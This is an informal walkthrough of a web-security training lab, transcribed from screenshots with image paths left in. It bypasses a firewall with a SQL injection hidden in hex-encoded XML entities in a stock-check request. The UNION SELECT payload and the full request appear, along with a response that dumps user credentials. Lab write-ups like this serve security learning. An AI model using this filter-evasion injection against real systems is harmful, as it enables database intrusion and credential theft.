
Manual Test


1. Vuln in the stock check feature.
2. We have to retrieve the admin users creds

▼ Analysis:

HINT:
A web application firewall (WAF) will block requests that contain obvious signs of a SQL injection attack. You'll need to find a way to obfuscate your malicious query to bypass this filter. We recommend using the
Hackvertor extension to do this.





we are trying if there any vuln in the check stock and it will also say that there is a file wall preventing here.....




for that to ignore we have to obfuscate our input to the WAF(web app firewall)

for that we have to install an extension





we have to select our need




then it will successfully bypass the firewall

For one null we got the response but for two null we got

so we can assume that there is only one column

1 UNION select username || '~' || password FROM users


Request
Pretty Raw Hex Hackvertor
ity-academy.net/product?productId=1
Content-Type: application/xml
Content-Length: 191
Origin:
https://0a1d000a034985958a17b91b00800099.web-security-academy.net
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
<?xml version="1.0" encoding="UTF-8"?>
<stockCheck>
<productId>
1
</productId>
<storeId>
<@hex_entities>
1 UNION select username || '~' ||
password FROM users<@/hex_entities>
</storeId>
</stockCheck>
Response
Pretty Raw Hex Render Hackvertor
HTTP/2 200 OK
Content-Type: text/plain; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 100
administrator~4t4x9ucsnp35j5w5844u
733 units
carlos~5lgiagurot45dsqyc510
wiener~l00ihcw7swvztw7bd3aa
Congratulations, you solved the lab!
Share your skills!
Home

Pawned!